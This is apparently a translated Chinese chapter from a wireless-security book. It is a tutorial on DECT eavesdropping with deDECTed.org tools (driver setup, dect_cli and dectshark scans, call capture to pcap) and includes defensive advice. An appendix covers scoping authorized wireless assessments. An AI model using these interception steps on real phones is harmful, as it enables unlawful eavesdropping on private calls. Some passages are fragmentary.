## 12.3 DECT 攻击

自从 1992 年问世以后，DECT 技术的应用越来越广泛。由于 DECT 安全机制的保密性以及缺少稳定的 DECT 窃听器，在 2008 年年末 deDECTed.org 项目诞生之前，很少有攻击方法被公布于众。DeDECTed.org 项目由众多志愿者组成，他们在对硬件进行逆向工程上获得了成功，并且开发了一个 Linux 驱动程序用来窃听 DECT 网络。

通过硬件和驱动程序的组合，deDECTed.org 的开发者编写了一组 DECT 攻击工具，同样由此衍生出了其他攻击 DECT 的方法。

### 12.3.1 DECT 硬件

在 deDECTed.org 项目中攻击 DECT 网络所需的硬件是 Dosch & Amand Com-On-Air PCMCIA 卡，类型为 2 或者 3。类型 2 的 Com-On-Air 卡如右图所示。同样可以在 OEM 厂商 Ascom Voo:Doo 或者 Greengate DA099 上购买到这张卡。



尽管这张卡的货源曾经很充足，但是它现在已经停产了，所以很难再购买到了。有时 Com-On-Air 或者其他 OEM 厂商会在 EBay、Craigslist 或者其他零售网站上销售它，但是它们的价格通常会标高很多，因为要购买的人很多，但是货源却非常少。

有了支持 DECT 的硬件后（同样需要一台装有 PC 卡或者 PCMCIA 适配器的笔记本电脑），我们就可以安装 Linux 驱动程序，同时创建所需的设备接口。首先使用 svn 工具下载 deDECTed.org DECT 驱动程序和工具的源代码：

```
$ svn co https://dedected.org/svn/trunk dedected
```

**注意** 如果你还没有安装 svn 工具的话，那么在 Ubuntu 系统上可以使用命令 `sudo apt-get install subversion` 来进行安装。

DECT 驱动程序和工具下载完毕后，如下所示对驱动程序进行编译：

```
$ cd dedected/com-on-air_cs-linux/
$ make
```

接下来，根据内核版本将内核驱动程序复制到模块目录中，更新模块的依赖关系：

```
$ sudo cp com_on_air_cs.ko /lib/modules/'uname -r'/kernel/net/wireless
$ sudo depmod -a
```

之后，创建一个配置文件，这样每次插入 DECT 卡时都会装载 deDECTed.org 内核模块：

```
$ sudo su
# cat >/etc/modprobe.d/com_on_air.conf <<EOF
alias coa com_on_air_cs
EOF
# exit
```

创建 Com-on-Air 设备节点 (Com-on-Air 卡、Ascom 卡和 Greengate 卡都需要这个节点)：

```
$ sudo make node
mknod /dev/coa --mode 660 c 3564 0 ### 3564 == 0xDEC
```

最后，插入 DECT 卡，使用 `lsmod` 命令确认驱动程序被成功装载了：

```
$ lsmod | grep com_on_air
com_on_air_cs      21540  1
pcmcia             36808  2 com_on_air_cs,pata_pcmcia
pcmcia_core       35792  4 com_on_air_cs,pcmcia,yenta_socket,rsrc_nonstatic
```

应该看到与上面类似的结果，这表示你的系统已经成功地装载了 Com-on-Air 驱动程序。如果没看到类似的输出，请再次检查 `comonair.conf` 文件的格式，或者运行 `sudo modprobe com_on_air_cs` 来手动加载驱动程序。

成功加载驱动程序后，我们就可以使用 DECT 卡来攻击 DECT 网络了。

### 12.3.2 DECT 窃听

首先，我们讲解对于任何无线网络来讲都很常见的攻击手段：窃听无线通信。

#### DECT 网络扫描工具 dect\_cli

流行性	6
难易度	8
影响力	7
危险级	7

deDECTed.org 开发的驱动程序包含了许多有用的工具来检测 DECT 网络。`dect_cli` 是一个简单但是十分强大的工具，它可以用来扫描和记录 DECT 通信数据包。

要编译 `dect_cli` 和其他相应的工具，切换到 `dedected/com-on-air_cs-linux/tools` 目录下，运行 `make` 命令，如下所示：

```
$ pwd
/home/jwright/dedected
$ cd com-on-air_cs-linux/tools/
$ make
```

**注意** gcc 会提示被忽略的函数返回值和不匹配的指针类型，可以无视这些警告。

工具编译完毕后，运行 `dect_cli` 工具：

```
$ sudo ./dect_cli
DECT command line interface
type "help" if you're lost
```

`dect_cli` 工具使用简单的交互式接口，输入 `help` 然后按回车键会显示帮助信息，如下所示。

```
DECT command line interface
type "help" if you're lost
help
```

```

help                - this help
fpSCAN              - async scan for basestations, dump RFPIs
callscan            - async scan for active calls, dump RFPIs
autorec             - sync on any calls in callscan, autodump in pcap
ppSCAN <rfpi>      - sync scan for active calls
chan <ch>           - set current channel [0-9], currently 0
band                - toggle between EMEA/DECT and US/DECT6.0 bands
ignore <rfpi>      - toggle ignoring of an RFPI in autorec
dump               - dump stations and calls we have seen
name <rfpi> <name> - name stations we have seen
hop                - toggle channel hopping, currently ON
verb               - toggle verbosity, currently OFF
mode               - report current mode, currently stopped
stop               - stop it - whatever we were doing
quit               - well :)

```

dect\_cli 的波段默认设置为欧洲、中东以及非洲信道。如果在北美的话，输入 band 命令手动切换到北美信道下。再次输入 band 命令会按顺序扫描北美和欧洲 DECT 使用的波段。第三次输入 band 命令会切换回欧洲、中东以及非洲的 DECT 信道。

```

band
### using US/DECT6.0 band

```

dect\_cli 默认会在所选的波段内进行信道跳转。输入 fpSCAN 命令开始扫描区域内的 DECT 基站：

```

fpSCAN
### starting fpSCAN
### found new station 01 1f d5 18 28 on channel 26 RSSI 0

```

扫描完毕后，输入 stop 命令：

```

stop
### stopping DIP

```

在 fpSCAN 命令的结果中，我们看到 dect\_cli 确认了一个基站，它的 RFPI 为 01 1f d5 18 28，信道号为 26。找到基站后，我们可以使用 ppSCAN 命令来捕获所有流入和流出 DECT 网络的数据：

```

ppSCAN
!!! please enter a valid RFPI (e.g. 00 01 02 03 04)
ppSCAN 01 1f d5 18 28
### trying to sync on 01 1f d5 18 28
### found new call on 01 1f d5 18 28 on channel 26 RSSI 57
### got sync
### dumping to dump_2009-11-09_20_21_30_RFPI_01_1f_d5_18_28.pcap

```

在本例中，我们在 ppSCAN 命令后加上目标基站的 RFPI。dect\_cli 工具随后会与指定的 DECT 网络进行同步，将所有捕获到的数据保存到命名的 libpcap 数据包捕获文件中。同样，我们也可以使用 autorec 命令，这样 dect\_cli 工具会自动扫描所有可用的 DECT 网络并且将数据记录到数据包捕获文件中，如下所示。在完成了扫描和捕获数据后，输入 stop 命令。

```

autorec
### starting autorec

```


```

### stopping DIP
### starting callscan
### trying to sync on 01 1f d5 18 28
### got sync
### dumping to dump_2009-11-09_20_28_14_RFPI_01_1f_d5_18_28.pcap
stop
### stopping DIP

```

输入 quit 命令，退出 dect\_cli 工具。

在通过 dect\_cli 工具获得了 libpcap 数据包捕获文件后，可以使用 Wireshark 来浏览网络通信数据包。用来显示 DECT 通信数据包所采用的 libpcap 文件封装格式最开始为一个空的以太网头，之后是表示 RSSI 和信道信息的数据，最后是媒体存取层数据，如下图所示。我们可以使用标准的 Wireshark 显示过滤器来进一步查看捕获数据包的内容。



**注意** 在本书的配套网站 <http://www.hackingexposedwireless.com> 上可以获取多个 DECT 数据包捕获文件的样例。



## DECT 网络扫描工具 dectshark

流行性	6
难易度	9
影响力	7
危险级	7

另一个可以用来扫描和捕获 DECT 网络通信数据包的工具是 dectshark，包括 deDECTed。

org 工具。Dectshark 使用 curses 接口显示一份可用的 DECT 网络列表，包括每个网络的 RFPI 和 RSSI。

deDECTed.org 项目中的 dectshark 代码只包括了对欧洲、中东以及非洲信道频段的支持，所以它无法确认使用北美频段的 DECT 网络。要修改 dectshark 代码来支持北美的信道，同时修正其他一些小的错误，可以从本书的配套网站 (<http://www.hackingexposedwireless.com>) 上下载 dectshark-hew-dect6chans-wright.diff 补丁。

要对 dectshark 进行修正和编译，首先切换到 dedected/com-on-air\_cs-linux/tools/dectshark 目录下。运行从本书配套网站下载的补丁，然后运行 make 命令，如下所示。如果将补丁下载到了主目录外的其他目录下，那么将补丁中的路径更改为对应的位置。

```
$ pwd
/home/jwright/dedected
$ cd com-on-air_cs-linux/tools/dectshark
$ patch -p1 <~/dectshark-hew-dect6chans-wright.diff
patching file config.h
patching file dectshark.cpp
patching file dectshark.h
patching file syncmode_gui.cpp
$ make
```

**注意** 在运行 make 命令后，编译器会显示一些警告，可以完全无视它们。

编译完 dectshark 后，从命令行运行它：

```
$ sudo ./dectshark
```

在运行后，dectshark 开始扫描 DECT 网络，同时进行信道跳转。当扫描到 DECT 网络时，dectshark 会显示一条信息，其中包含了 RFPI、信道编号、接收的数据包数量以及 RSSI，如下图所示。

RFPI	Ch	Pkt	RSSI

Founds:	1
Packets:	0
Channel:	6

在多个 DECT 网络中，可以使用上下箭头键来高亮选择目标网络。按下 s 键后，dectshark 会停止信道跳转，之后切换到目标网络信道中，详细显示固定装置和移动设备之间的频段数据，如下图所示。在进入详细视图后，dectshark 会针对目标的 RFPI 捕获所有的通信数据包，并将它们保存在一个 libpcap 数据包捕获文件中，文件名的前缀是 dump\_，之后是数据、时间、目标网络的 RFPI。按下 Q 键退出 dectshark 工具。

Slot	Ch	FP				PP			
		A	B	Err	R	A	B	Err	R
0	00	0	0	0	0	0	0	0	0
1	00	0	0	0	0	0	0	0	0
2	00	0	0	0	0	0	0	0	0
3	00	0	0	0	0	0	0	0	0
4	00	0	0	0	0	0	0	0	0
5	00	0	0	0	0	0	0	0	0
6	00	0	0	0	0	0	0	0	0
7	00	0	0	0	0	0	0	0	0
8	27	0	0	0	0	0	0	0	0
9	00	0	0	0	0	0	0	0	0
10	00	0	0	0	0	0	0	0	0
11	00	0	0	0	0	0	0	0	0

Found:	0
Packets:	0
Channel:	27

## 一 防御 DECT 网络扫描

DECT 基站选择标准规定固定装置会不间断地传输 RFPI 信息，这样它就很容易遭受到网络发现和扫描攻击。在这些攻击中，攻击者都能够确认和窃听 DECT 网络的数据。

防御这些攻击的常见措施是尽可能减少攻击者捕获的 DECT 固定装置或者移动设备进行的 RF 信号传输。这个措施对于大部分机构来说都是不可行的，因为他们将 DECT 看做是简单易用的无线语音或者数据系统。

防御 DECT 网络扫描攻击的最佳措施是在你所处的环境中模仿攻击者进行类似的评估，确认所泄露的数据的敏感性。只要攻击者没有获取到敏感信息，许多机构都能够接受 DECT 网络扫描攻击所带来的影响。但是，之后会看到许多 DECT 设备并没有采取这项措施来保护数据的机密性。

### Kismet 和 DECT 支持

deDECTed.org 项目同样包括了一个 Kismet 插件来进行 DECT 网络扫描，它同样能够把捕获的通信数据也存储到 libpcap 数据包捕获文件中。但是，这个 Kismet 插件已经停止维护了，所以它不能兼容现在的版本。

使用 Kismet 确认 DECT 网络是一个很有价值的提议。尽管 Kismet 的 DECT 插件并不能像 dect\_cli 或者 dectshark 那样提供那么多特性，但是在针对 Wi-Fi、ZigBee 和 DECT 扫描时，它能够在无线评估和渗透测试方面节省很多时间。配合 Kismet 的数据

记录文件，当技术成熟之后，如果 Wireshark 能够支持 DECT 扫描，那么将会是非常具有吸引力的。

### 12.3.3 DECT 音频记录

许多 DECT 设备并没有采用 DECT 标准密码 (DECT Standard Cipher, DSC) 算法中的加密措施。此外，消费者也很难确认他们所选择的 DECT 硬件是否支持加密，这就导致了许多用户和企业都暴露在了语音窃听攻击的威胁下。

#### deDECTed.org 音频窃听工具

流行性	6
难易度	8
影响力	9
危险级	8

deDECTed.org 项目中的工具支持记录和窃听通话或者任何其他的电话离钩业务事件（在移动设备和固定装置之间，当电话处于“离钩”时攻击者就能够获取到其中的任何语音数据）。首先，打开 `dect_cli` 工具，运行 `callscan` 确认 DECT 通话，如下所示。在确认完毕窃听目标后，输入 `stop` 命令。

**警告** 未经授权对通话进行窃听是非法的行为（在任何其他系统上进行通话）。在某些情况下，这会让你遭受巨额的罚款甚至刑拘。所以在获得了呼叫者或者系统管理员的书面授权后，才能对通话进行窃听。

```
$ sudo ./dect_cli
DECT command line interface
type "help" if you're lost
band
### using US/DECT6.0 band
callscan
### starting callscan
### found new call on 01 1f d5 18 28 on channel 25 RSSI 19
stop
### stopping DIP
```

根据目标 DECT 网络的 RFPI，输入 `ppscan` 命令初始化一次对 DECT 网络的数据包捕获，如下所示。在捕获了足够数量的 DECT 会话数据后，输入 `stop` 命令。

**注意** 如果没有输入 `stop` 命令，那么将会得到一个不完整的 `libpcap` 数据包捕获文件，这会导致你无法正确地进行解密来获取语音信息。记得在完成特定的操作后都要输入 `stop` 命令。

攻击加密的 DECT 传输，但是大部分攻击的目标还是未加密的 DECT 会话。

在选择 DECT 产品时，请确认固定装置和移动设备都能够提供加密功能（如果移动设备能够支持加密，但是固定装置不支持时，那么默认情况下两个设备都不会采用加密）。对于现有的 DECT 设备，可以使用 Wireshark 来捕获通信数据包，确认设备是否支持加密，或者尝试使用之前介绍过的攻击方法来窃听语音数据。


作为对 deDECTed.org 项目发布的回应，DECT Forum（DECT 论坛，一个营销机构，负责推动 DECT 和其相应技术）建议用户选择 DECT 的接替技术 CAT-iq，比起 DECT，它能够提供更健壮的安全性。可以在 DECT Forum 的网站 <http://www.dect.org> 上获取更多的信息，同时 DECT Forum 对攻击 DECT 协议做出的回应网址为 <http://bit.ly/4iGomX>。

## 12.4 本章小结

DECT 协议是一个标准化的无线技术，它能够进行语音和数据通信，广泛应用于家庭和小型企业中。在欧洲、中东以及非洲中，它使用 1.88 ~ 1.9 GHz 波段，在北美使用 1.92 ~ 1.93 GHz 波段，DECT 技术拥有许多的用户，它是一项很有吸引力的无线电话技术。

DECT 规范由欧洲电信化标准协会（European Telecommunications Standards Institute, ETSI）发布，但是它的安全细节并没有公开。DECT 标准认证算法和 DECT 标准密码算法并没有对外公开，只有签署过保密协议的开发商和设备制造商才能获取它们。因此，普通的用户就无法对 DECT 的安全机制进行分析，直到 2008 年它被人成功地逆向，揭露了协议中多个严重的安全漏洞，同时证明了这项全球化协议采用“不公开即安全”措施的失败。

deDECTed.org 项目发布了实用的工具来利用 DECT 规范中的漏洞。配合支持 DECT 的硬件，攻击者能够使用 deDECTed.org 的工具获取 DECT 网络中的通信数据包，最终对未加密的语音会话进行窃听。



## 附录 A

# 无线评估中的范围确定和信息收集

本附录的目的是向读者提供我们多年来所获得的知识 and 经验，主要包括：如何确定正确的评估范围，估计努力的程度，并规划无线目标的评估。为了使本书更具有实用性和易用性，本附录旨在帮助需要完成无线评估工作的读者。

### A.1 预评估

任何成功的评估，其基石是正确的预评估规划。预评估指的是收集尽可能多的数据，以便可以设置自己和客户之间的适当的期望；或者如果将完成无线评估作为你为一家公司工作的一部分，那么就需要设置你自己和项目利益相关者之间的共同期望范围。

#### A.1.1 划定范围

当范围超出了无线评估，有几个重要的因素需要考虑。除了你要实地完成的活动（这些活动是由项目章程或工作中的声明所定义的），也需要评估将花在无线评估过程中所需要付出的努力。

#### 场地大小

场地的大小是现场审查中一个经常被误解的方面。当你评估远程站点时，很有必要事先了解那里的情况，以便正确估计到一旦身处那里，需要多少时间和精力。无线评估人员几乎不能对一个远端不明确的地方完成他们评估的职责。从现场工作人员那里了解情况也需要时间，这会最终使他们远离正常的职责。因此，预评估可以确定站点的规模大小，评估设施里无线设备的个数，这会达成适当的期望，该期望是看有多少时间和精力，这将成为你和其他人在这个约定上所能提供的支持力度。

场地的大小可以通过英尺面积、无线设备的数量，或者两者兼有的方式计算出来。一个大的、空旷的机场吊架，可能只需要几分钟就能完成一个全面漫游和评估，反之，一个有许多无线设备和人员的小办公室可能要花费数个小时，因为需要配合许多个人的时间表。对于一个有许多无线接入点的真正大面积区域，例如一个拥有大量小隔间的和一个巨大的无线基础设施的、20层完整的企业办公楼，对其评估可能需要花数天的时间。不同的地点需要不同的评估方

法。空旷机场吊架需要一个快速的漫游，各种无线设备的位置的确定要容易得多，因为你有出色的瞄准线可以完成所有的定位。有许多房间和走廊的大型办公室肯定会需要一个较长的漫游时间，因为无线信号会因遇到障碍物而产生衰减，不可能都位于无线 AP 的直线访问中。

## 站点的位置与距离

当估计完成无线评估所需要的场地大小后，站点的位置与距离是一个重要因素。特别是，如果你打算在一天内访问多个站点甚至是一个接一个遍历式地访问，站点位置的影响将不仅仅是旅行时间和费用问题，所有的环境因素都可能会影响到评估。通过我们的评估，我们坚信有许多外在因素影响评估工作，这些因素不仅包括到站点的时间，还包括当到达站点后要完成的活动。

在站点之间的旅行时间会超过一天。必须考虑到不同站点之间的时间，这可能涉及各种交通形式。是驾驶交通工具从站点到站点，还是来往穿梭于各办公室呢？需要利用公共交通工具，如火车和公共汽车，还是步行就够了？如果评估活动是“战争驾驶”或者一些别的无线侦测方式，能够使用交通工具快速地从一站点到下一站点的吗？

除了站点之间的距离，天气也是一个重要因素。通过我们的旅行，我们学到了并非所有的评估将发生在田园诗般的、阳光明媚的日子里。有的时候，天气起着非常重要的作用，不仅在行驶到远端站点的途中，而且还包含在站点进行评估的活动中。你计划飞入的机场可能正处在死寂冬天的大雪中，恶劣的天气可能会关闭道路和停止列车交通。天气也会影响站点上的其他人和你计划要完成的活动。

位置也意味着要考虑你的周围环境。如果该站点处在“前不着村，后不着店”的地方，周围人口稀疏，那么在做评估活动的过程中，你也不太可能遇到邻居家的无线网络。当然，因为可以集中你的注意力来关注客户端的无线基础设施，而不必过多考虑其他的无线网络，从这一点上来看，这也是很理想的了。然而，即使该网站只是一个单层建筑物中的一个小型办公室，客户端可能位于整个企业园区的中间，发现邻近的无线接入点的机会大得多。通过许多无线 AP 需要更多的努力进行筛选，然后找到你感兴趣的那一个。

位置也可以指当在站点运行的时候，关注其他环境问题。前往其他国家进行无线评估可能需要特殊的签证，而如果在国内进行评估工作，会因为对无线电频率和允许工具的使用，当地有关的地方性法规会有很多实实在在的麻烦来阻止你完成无线活动。我们甚至没有考虑过带着众多无线设备行驶通过不同的机场，从而让一群带着所有的天线和笔记本电脑的人吸引机场安检人员的注意。不同的国家可能也将面临着各种形式的政治动荡，因而在这样的国家时可能需要政府官员或警察护送。

## 以往的评估

将以前所做的工作不打折地作为一个有价值的信息源，作为未来评估的参考。在以往的评估中所收集的信息将作为一个关键指标，该指标告诉我们什么将希望用于将来约定中。有价值的信息可以包括：在以前的评估中，已查明的无线接入点的数量，在过去已确定的安全关注点，包括该公司已做出回应的那些等其他内容。从以前的工作收集尽可能多的信息也是很有用的，这样就不会有不必要的重复劳动。

## A.1.2 无线评估需要带的物品

当完成在现场的无线评估约定后，评估人员让别人看到的不是应该只有一辆装满天线和笔记本电脑的车。事实上，要做的事情（特别是暗访）往往会遇到麻烦。你会看起来可疑，甚至会因为一次与执法人员的交谈而被拘留。所以，在去现场之前，要考虑先带上以下各项物品。

### 批准函

这基本上是你的“走出监狱获得自由”卡。如果在评估的活动中被叫停，这是你要展示给安全人员或其他人员的信息。典型的网络安全评估操作涉及将一个设施加入到一个有线网络，或者通过公开访问的网络进行远程工作。然而，无线评估工作要求评估人员身处被评估的网络中或在站点附近。在无线漫游的情况下，网络安全评估人员后面拖着无线器材被陪同通过该区域，安全级别将变成一个低得多问题。

但是，如果工作要求使用“战争驾驶”或者“战争行走”（详细介绍参见第6章）方式，在后面拖着一根天线和笔记本围绕设施的周边步行或驾驶，很可能被认为是可疑的活动，你将可能会被叫停，并要求解释你的行为。

对所有这一切，显而易见的解决办法是通知与设施相关的各方，你将在站点进行评估。正如我们已经与一些部门事先约定的一样，有些客户会将无线评估作为一次契机，借以测试他们的保安人员的有效性。当有人在停车场暗访，然后在笔记本电脑上输入些什么东西时，当地工作人员会如何反应？他们注意到街对面有人在用设备指向他们这里吗？这些都是客户在你操作的过程中要你回答的，可能没人告诉你关于评估的这些方面。如果是这样的情况下，如果保安人员很负责，那么他们就会阻止你当前的工作，并要求你回答他们的问题，或者打电话到地方当局。准备并带好批准函可以解释这是怎么回事。

批准函本身应该包含以下信息：

- **联系信息** 这些都是在你方一被拘留的时候，安全人员或警察应该联系的人。联系方式应包括你为其所工作的本地站点的代表，以及你的经理或项目负责人。联系方式应包括一个在组织中有适当权威级别的副总裁或别的什么人，该人知道评估事情的来龙去脉。所有的联系人包括姓名、电话号码、E-mail 地址，以及其他与项目相关的东西。此外，如果可能的话，还应增加一个第二联系人以防万一第一联系人正好联系不上。
- **工作的本质说明** 这是一个对你所做的所有事情和原因的解释。如果你是一个第三方的评估员，这将来自于你的工作声明。如果你是一个公司内部的无线评估员，这些信息应该来自你的项目章程。内容应尽可能详细，但记住：阅读你批准信的人本身可能不是无线评审员。因此，请确保非技术性的人员也可以理解这份文档。

最好，这封信应该在官方公司信眉之处有真实的内容。如果你是一个公司的雇员，确保该处有你的员工识别标志。如果你是一个承包商，拿出你的商业名片说明你的名字或你为谁而工作。在一个实际项目案例中，我们到达岗位开始为一个公司执行一项无线安全评估工作，然而，我们是作为分包商通过另一方进行工作的。我们除了一封批准信之外，没有证据可以证明我们与客户方有任何关系，批准信包含非常详细的联络资料，这可以使客户的安全团队可以很快地

证实我们所讲的事情，当通过联络资料核实信息后，我们才被允许进入该设施中执行任务。

记住要把你的批准函放在一个保险的地方，否则当被对方的工作人员盘问的时候，自己再手忙脚乱地在类似的证明文件中翻来找去，没有比这更尴尬的事了吧。

## 无线接入点的白名单

当所做的无线评估处于与邻国和其他企业附近地区的时候，这个列表就显得尤为重要。无线 AP 的白名单使你知哪个无线接入点是目标接入点，哪些不是。在未获得事先批准的情况下，对别人的无线接入点采用无线注入式测试是不道德的，且是非法的。获得这一信息应在预评估的范围内协商（在将在随后讨论），并应封装在工作或项目计划的声明中。你所需要的基本信息包括：

- SSID 名称
- MAC 地址
- 无线接入设备的制造商
- AP 的 IP 地址
- 信道（可选）
- IP 范围（可选）

当查找骗子的无线接入点时，情况就变得复杂了。一个客户可以给你一个他们绝对知道设备存在的接入点白名单，但你的首要任务是发现一个雇员或一些恶意的个人已经安装了 AP。困难在于确定你所找到的任何“非白名单”无线信号是公司网络上的恶意接入点，还仅仅是一个从相邻的企业中透墙而过的无线信号。在这里，你的位置意识非常重要。如果你在站点工作的时候，周围什么都没有，你所发现的不在白名单上的 AP 很可能就是一个骗子接入点，反之，如果该设施被其他拥有自己的无线接入点的企业所包围，针对无线信号是不是从隔壁发射出来的，或者是从设施里边产生，就将变得难以区分。

## 安全排查和安全的设备

并不是每个站点都很容易到达，或者到达时很容易进入系统中。在我们前面提到的情况下，虽然客户已对你所携带的设备，在安全方面做了充分的检查，但仍然有可能因为没有正式的排查或者安全设备证明文件，而导致你在门口被拒绝入内。对此很显而易见的解决方案就是将一切你需要的东西带在身上。请问你需要一个刷卡或其他形式的官方鉴定书吗？请问你需要实际的政府批准的安全检查吗？你需要像安全帽和护目镜的东西吗？获得这些东西需要多久？在到达客户端现场之前请一定要考虑所有这些情景。

### A.1.3 开展范围协商

范围协商是预评估活动中最关键的一步。在协商中，评估人员定义在现场他会做什么，并收集尽可能多的站点信息。在开展范围协商方面没有正确或错误的方式。以下是完成一个成功的无线评估所必须收集的关键信息：

- 站点地址 / 位置 必需的。你不能连位置都不知道而评估一个站点。

- **站点的联系方式** 当你到达站点时，谁是你的联系人？一般是站点的经理在你到达时将你引见的人，或 IT 成员，或安全工作人员，但他同意陪同你？除了名字、电话号码、电子邮件地址，以及如果第一联系人的联系方式不能用时的第二联系人的联系方式。
- **设施规模和目的** 要去的地方有多大的面积？它是一个小型办公室还是大型配送中心？要访问公司总部 20 层大厦吗？在本附录的后面，我们将讨论在该范围的问卷不足或需要外部确认的时候，如何通过其他方式，获得这些信息。
- **有关目标的技术信息** 就是对于当前的无线基础设施，从哪里收集信息，包括那里应该使用的是什么样的接入点，已知接入点的白名单等，这些信息仅仅告诉你客户认为的无线基础设施应该是什么样的，但这可能与现实不符合。我们曾遇见过站点合同中说在该设施中没有无线接入点，但是当我们到达时，发现事实上有因为采用隐藏方式而躲过主动扫描器的无线接入点。
- **准确确定将执行什么样的行动** 不要以为无线评估只是发现恶意的无线接入点，然后带着高增益天线坐在街的对面试图破解薄弱的无线加密算法。另一方面，如果你在评估过程中拥有全权处理能力，那么详细解释什么行动必须完成，并在他们到达之前同意。
- **万一悲剧了怎么办** 只是简单地执行一个无线接入点的渗透测试，或者使用了你获得的任何方式尝试进一步渗透到网络中？同意一个成功的注入攻击该如何被使用，无论是否能利用这次访问获得更多的活动，或者你只能注意到这些数据。
- **其他信息** 站点是否有任何像“警卫看门”和“访问路径”一样特殊的访问功能吗？需要特别的安排“和”设备来到达现场，如徽章、钥匙卡、安全设备等吗？你在一年的某个时刻到达，可那时道路上被冰雪覆盖着，或者无法通行吗？设备有奇怪的工作时段吗？本地站点联系的任何事情都可以告诉你关于位置和周围环境是非常有用的。

许多诸如此类的问题应在工作的声明或者项目章程中做出回答，但范围协商的过程就是在你到达陌生站点之前了解这些事情的最好机会。

#### A.1.4 通过卫星图像收集信息

如果不能从范围协商中获得足够的信息，对于站点的大小和位置，收集信息的最佳替代品（或补充）之一就是在线地图和卫星图像。谷歌地图（Google Maps）和其他因特网地图网站发布之前，旅行和过境的时间可能通过询问在现场的人员来计算，或者基于找到该地区的印刷地图进行估计。唯一决定大小的方式就是通过预评估的协商。

现在，通过卫星图像来确定场地大小、位置，甚至是密度要容易得多。例如，获取位于佐治亚州亚特兰大市的 McGraw-Hill 办公室的卫星图像（如图 A-1）。这张照片是从谷歌地图（<http://maps.google.com>）上获得的<sup>①</sup>。

① 严格地说，该照片地址是：<http://maps.google.com/maps?q=4170+Ashford+Dunwoody+NE+%23+200,+Atlanta,+GA+30319&hl=zh-CN&ll=33.91433,-84.337749&spn=0.002377,0.004812&t=h&z=18&vpsrc=6>。——译者注

Google maps 4170 Ashford-Dunwoody Road Suite 200 Atlanta, GA 30319

Search Maps



图 A-1 从谷歌地图上获得的位于佐治亚州亚特兰大市的 McGraw-Hill 办公室

从这张图片上，可以推断出很多。我们可以看到，在设施周围没有多少邻居，所以看到其他无线接入点的可能性是比较小的。从任何相邻的无线设备发出的信号将最有可能达不到的 McGraw-Hill 的办公室。McGraw-Hill 的设施也被树林所包围，所以邻居的无线设备检测的可能性则更低。

我们可以判断该设施的大约尺寸。利用谷歌地图的图例工具<sup>①</sup>，我们可以确定出建筑大约 200 英尺 × 200 英尺，没有相邻或附属的办公辅楼。

我们也可以猜测站点的一般人口密度。停车场是一个确定有多少人在该地点工作的绝好方式。目前，在可以容纳 100 多辆车位的停车场上停有大约 100 辆车。除非很多人拼车，否则可以假设在该站点工作的雇员每人一辆车。有时，在员工数量和无线覆盖的数量上存在相关性，因为有足够的无线设备服务于站点的所有成员才有意义。然而，根据无线部署的目的，有可能在二者之间根本就没有相关性。也许无线设备只部署在会议室和大堂等处提供给等候的客人使用的。

自顶向下拍摄的卫星图像并不总是能作为评估人员判断一个站点有多大的最好方式，很难判断该站点的楼层是一层，还是 20 层。有的在线地图网站有能力从 3/4 倾角的角度看图，所以你可以看到大楼有多高。Microsoft 公司的 Bing 地图搜索网站 (<http://www.bing.com/maps/>) 拥有这种称为“鸟瞰”的功能，通过这一视角（见图 A-2），我们可以看到：McGraw-Hill 纽约办公室的所在地，该所在地相当大，同时也被其他大的多层办公场所所包围。

① 与图 A-1 所对应的实际谷歌地图的左下角，有一个长度的图例告诉图上某个单位的实际长度，图例未在图 A-1 上标出。——译者注



图 A-2 从 Microsoft 公司的 Bing 地图网站上鸟瞰的效果

自上而下的效果图（见图 A-3）不能给出这样的视角，这会导致错误地计算，只能到了站点后才能看清。



图 A-3 从 Microsoft 公司的 Bing 地图网站上从上往下看的效果

